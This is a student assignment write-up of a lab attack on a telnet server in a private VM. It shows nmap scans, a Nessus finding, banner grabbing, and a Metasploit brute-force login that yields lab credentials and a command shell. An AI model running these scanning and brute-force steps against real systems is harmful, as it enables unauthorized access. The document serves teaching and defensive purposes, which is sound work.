



Sri Lanka Institute of Information Technology

# Telnet server vulnerability

## Individual Assignment

IE2022 – System and Network Programming(C/Python)

Submitted by:

Student Registration Number	Student Name
IT19205366	Gnanasena A.M.H.U

Date of submission

2020/05/12

## Content

1. Introduction.....	3
2. Identifying Vulnerability.....	4 - 5
3. Exploitation Methods.....	6 - 10
4. Conclusion.....	11

## **1. Introduction**

Telnet is a protocol used on the Internet or local area networks to provide a bidirectional interactive text-oriented communication facility using a virtual terminal connection. This protocol is used to establish a connection to Transmission Control Protocol (TCP) port number 23. TCP/IP protocol for accessing remote computers, remains one of the most dangerous services that you can expose to the Internet.

A remote attacker could send packets to TCP 23 (Telnet port) or reverse Telnet ports TCP 2001 to 2999, 3001 to 3099, 6001 to 6999, and 7001 to 7099. These packets would cause a denial-of-service condition and cause network devices to refuse any further connection attempts to the Telnet, reverse Telnet, SSH, SCP, RSH, and HTTP remote management services.


## 2. Identifying Vulnerability

IN here I used telnet server in ubuntu and kali linux for exploit telnet server.

Frist need to check whether tenet server is getting activated in the target Machin or not. for that we have to scan our own ubuntu system with nmap.

Nmap -p 23 127.0.0.1

If service is activated, then nmap show open STATE for port 23

A terminal window titled 'Terminal' with a dark background. The prompt is 'haritha@ubuntu: ~'. The user has entered 'sudo nmap -p 23 127.0.0.1'. The output shows the nmap scan results for localhost on port 23, indicating it is open and running telnet.

```
haritha@ubuntu:~$ sudo nmap -p 23 127.0.0.1
[sudo] password for haritha:


Starting Nmap 7.60 ( https://nmap.org ) at 2020-05-10 22:45 PDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00016s latency).

PORT      STATE SERVICE
23/tcp    open  telnet

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
haritha@ubuntu:~$
```

- Next check from attacking system, scans ports using Nmap in kali Linux

Sudo nmap -O 192.168.125.130.

A terminal window titled 'kali@kali: ~\$' with a dark background. The user has entered 'sudo nmap -O 192.168.235.130'. The output shows a detailed nmap scan report for 192.168.235.130, including open ports (22/tcp ssh, 23/tcp telnet, 25/tcp smtp, 80/tcp http), MAC address, and OS detection results.

```
kali@kali:~$ sudo nmap -O 192.168.235.130
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-11 22:08 EDT
Nmap scan report for 192.168.235.130
Host is up (0.00038s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
MAC Address: 00:0C:29:E6:72:D4 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=5/11%OT=22%CT=1%CU=32810%PV=Y%DS=1%DC=D%G=Y%M=000C29%T
OS:M=5EBA0514%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10C%TI=Z%CI=Z%II-I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.14 seconds
kali@kali:~$
```

service is activated in targeted server , nmap show **open STATE** for port 23.

- Then I have to scan target machine using nessus vulnerability scanner to check whether open port 23 (telnet) is a vulnerable. It shows under medium category open port 23 is vulnerable.

The screenshot displays the Nessus Essentials web interface in a Mozilla Firefox browser. The address bar shows the URL `https://localhost:8834/#/scans/reports/17/vulnerabilities/42263`. The interface is divided into a left sidebar and a main content area.

**Left Sidebar:**

- FOLDERS:** My Scans, All Scans, Trash
- RESOURCES:** Policies, Plugin Rules, Scanners
- TENABLE:** Community, Research
- Tenable News:** Plex Media Server, Authenticated Python, Deserializa... (with a Read More link)

**Main Content Area:**

The main area displays a vulnerability report for "Unencrypted Telnet Server" with a severity of "MEDIUM".

**Description:**

The remote host is running a Telnet server over an unencrypted channel.

Using Telnet over an unencrypted channel is not recommended as logins, passwords, and commands are transferred in cleartext. This allows a remote, man-in-the-middle attacker to eavesdrop on a Telnet session to obtain credentials or other sensitive information and to modify traffic exchanged between a client and server.

SSH is preferred over Telnet since it protects credentials from eavesdropping and can tunnel additional data streams such as an X11 session.

**Solution:**

Disable the Telnet service and use SSH instead.

**Output:**

```
Nessus collected the following banner from the remote Telnet server :
----- snip -----
Ubuntu 18.04.4 LTS
ubuntu login:
----- snip -----
```

**Table:**

Port	Hosts
23 / tcp / telnet	192.168.235.130

**Plugin Details:**

- Severity: Medium
- ID: 42263
- Version: 1.13
- Type: remote
- Family: Misc.
- Published: October 27, 2009
- Modified: March 23, 2020

**Risk Information:**

- Risk Factor: Medium
- CVSS v3.0 Base Score 6.5
- CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N
- CVSS Base Score: 5.8
- CVSS Vector: CVSS2#AV:N/AC:M/Au:P/IC:P/I:P/A:N

### 3. Exploitation methods


An attacker always perform enumeration for finding important information such as software version .which known as Banner Grabbing and then identify it state of vulnerability against any exploit.

#### SSH Banner grabbing through telnet

A telnet play an important role in banner grabbing of other service running on target system. Using following command, we can find the version of SSH service running on targeted machine.

```
telnet 192.168.235.130
```


From given image you can observe that it has successfully shown the SSH version “2.0-openSSH\_7.6.1p1” has been installed on target machine.



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali:~$ sudo telnet 192.168.0.106 22  
Trying 192.168.0.106 ...  
telnet: Unable to connect to remote host: Connection refused  
kali@kali:~$ telnet 192.168.235.130 22  
Trying 192.168.235.130 ...  
Connected to 192.168.235.130.  
Escape character is '^]'.  
SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3  
█
```

Similarly, we can also find out version and valid user of SMTP server using telnet using following command and find out its version and valid user.

From given image you can observe that it has successfully shown “220 ubuntu.localdomain ESMTP Postfix (Ubuntu)” has been installed on target machine.



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali:~$ sudo telnet 192.168.235.130 25  
[sudo] password for kali:  
Trying 192.168.235.130 ...  
Connected to 192.168.235.130.  
Escape character is '^]'.  
220 ubuntu.localdomain ESMTP Postfix (Ubuntu)  
█
```

## Telnet Banner Grabbing through Metasploit

- Using kali Linux Metasploit framework, we can find installed version of TELNET on target's system. following command used for scan TELNET version.

USE auxiliary/scanner/telnet/telnet\_version

SET RHOST 192.168.235.130

SET RPORT 23

SET THREADS 5

EXPLOIT

- Its successfully show "TELNET UBUNTU 18.04.4" Version runs on target system.

```
msf5 > use auxiliary/scanner/telnet/telnet_version
msf5 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD          no         The password for the specified username
  RHOSTS            yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT      23             The target port (TCP)
  THREADS      1             The number of concurrent threads (max one per host)
  TIMEOUT      30            Timeout for the Telnet probe
  USERNAME      no           The username to authenticate as

msf5 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.235.130
rhosts => 192.168.235.130
msf5 auxiliary(scanner/telnet/telnet_version) > set rport 23
rport => 23
msf5 auxiliary(scanner/telnet/telnet_version) > set threads 5
threads => 5
msf5 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.235.130:23 - 192.168.235.130:23 TELNET Ubuntu 18.04.4 LTS\x0aubuntu login:
[*] 192.168.235.130:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

## Exploit the system by Brute Force Attack

- We can try to make brute force attack for stealing credential for unauthorized access and exploit system.
- This module will test a telnet login on a range of machines and report successful logins. If we have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.  
command to Brute force TELNET login

USE auxiliary/scanner/telnet/telnet\_login

SET RHOSTS 192.168.235.130

SET USER\_FILE home/kali/Desktop/user.txt

SET PASS\_FILE home/kali/Desktop/pass.txt

SEY STOP\_ON\_SUCCESS TRUE

EXPLOIT

- From given image we can observe that TELNET server is not secure against brute force attack because it is showing matching combination of **username: Udayanga** and **password: luna123** for login simultaneously it has opened victims command shell as session 1.



```
kali@kali: ~
08:04 PM
kali@kali: ~

File Actions Edit View Help

rhosts => 192.168.235.130
msf5 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

  Name          Current Setting  Required  Description
  ----          -
  BLANK_PASSWORDS  false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5               yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
  DB_ALL_PASS      false           no        Add all passwords in the current database to the list
  DB_ALL_USERS     false           no        Add all users in the current database to the list
  PASS_FILE        192.168.235.130 no        File containing passwords, one per line
  RHOSTS           192.168.235.130 yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT            23              yes       The target port (TCP)
  STOP_ON_SUCCESS  false           yes       Stop guessing when a credential works for a host
  THREADS          1               yes       The number of concurrent threads (max one per host)
  USERPASS_FILE    192.168.235.130 no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS     false           no        Try the username as the password for all users
  USER_FILE        192.168.235.130 no        File containing usernames, one per line
  VERBOSE          true            yes       Whether to print output for all attempts

msf5 auxiliary(scanner/telnet/telnet_login) > set rhosts 192.168.235.130
rhosts => 192.168.235.130
msf5 auxiliary(scanner/telnet/telnet_login) > set user_file /home/kali/Desktop/user.txt
user_file => /home/kali/Desktop/user.txt
msf5 auxiliary(scanner/telnet/telnet_login) > set pass_file /home/kali/Desktop/pass.txt
pass_file => /home/kali/Desktop/pass.txt
msf5 auxiliary(scanner/telnet/telnet_login) > set stop_on_success true
stop_on_success => true
msf5 auxiliary(scanner/telnet/telnet_login) > exploit

[*] 192.168.235.130:23 - No active DB -- Credential data will not be saved!
[+] 192.168.235.130:23 - 192.168.235.130:23 - Login Successful: udayanga:luna123
[*] 192.168.235.130:23 - Attempting to start session 192.168.235.130:23 with udayanga:luna123
[*] Command shell session 1 opened (192.168.235.129:33575 -> 192.168.235.130:23) at 2020-05-11 20:04:31 -0400
[*] 192.168.235.130:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/telnet/telnet_login) > █
```

- In here get unauthorized access on victim system. By using ifconfig command we can verify the network interface of the target system.

```
msf5 auxiliary(scanner/telnet/telnet_login) > session 1
[-] Unknown command: session.
msf5 auxiliary(scanner/telnet/telnet_login) > sessions 1
[*] Starting interaction with 1...

Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.3.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

13 packages can be updated.
8 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
udayanga@ubuntu:~$ ifconfig
ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.235.130 netmask 255.255.255.0 broadcast 192.168.235.255
    inet6 fe80::c30c:85a1:a1b0:e4e9 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:e6:72:d4 txqueuelen 1000 (Ethernet)
    RX packets 270264 bytes 370020354 (370.0 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 40033 bytes 3048623 (3.0 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 764 bytes 62921 (62.9 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 764 bytes 62921 (62.9 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

udayanga@ubuntu:~$
```

## Conclusion

This service is dangerous since it is not encrypted – everyone on your local network can sniff the data that passes between the telnet client and the server. This includes logins and passwords. Hosts on your local network can easily obtain usernames and passwords of users that connect to your telnet server.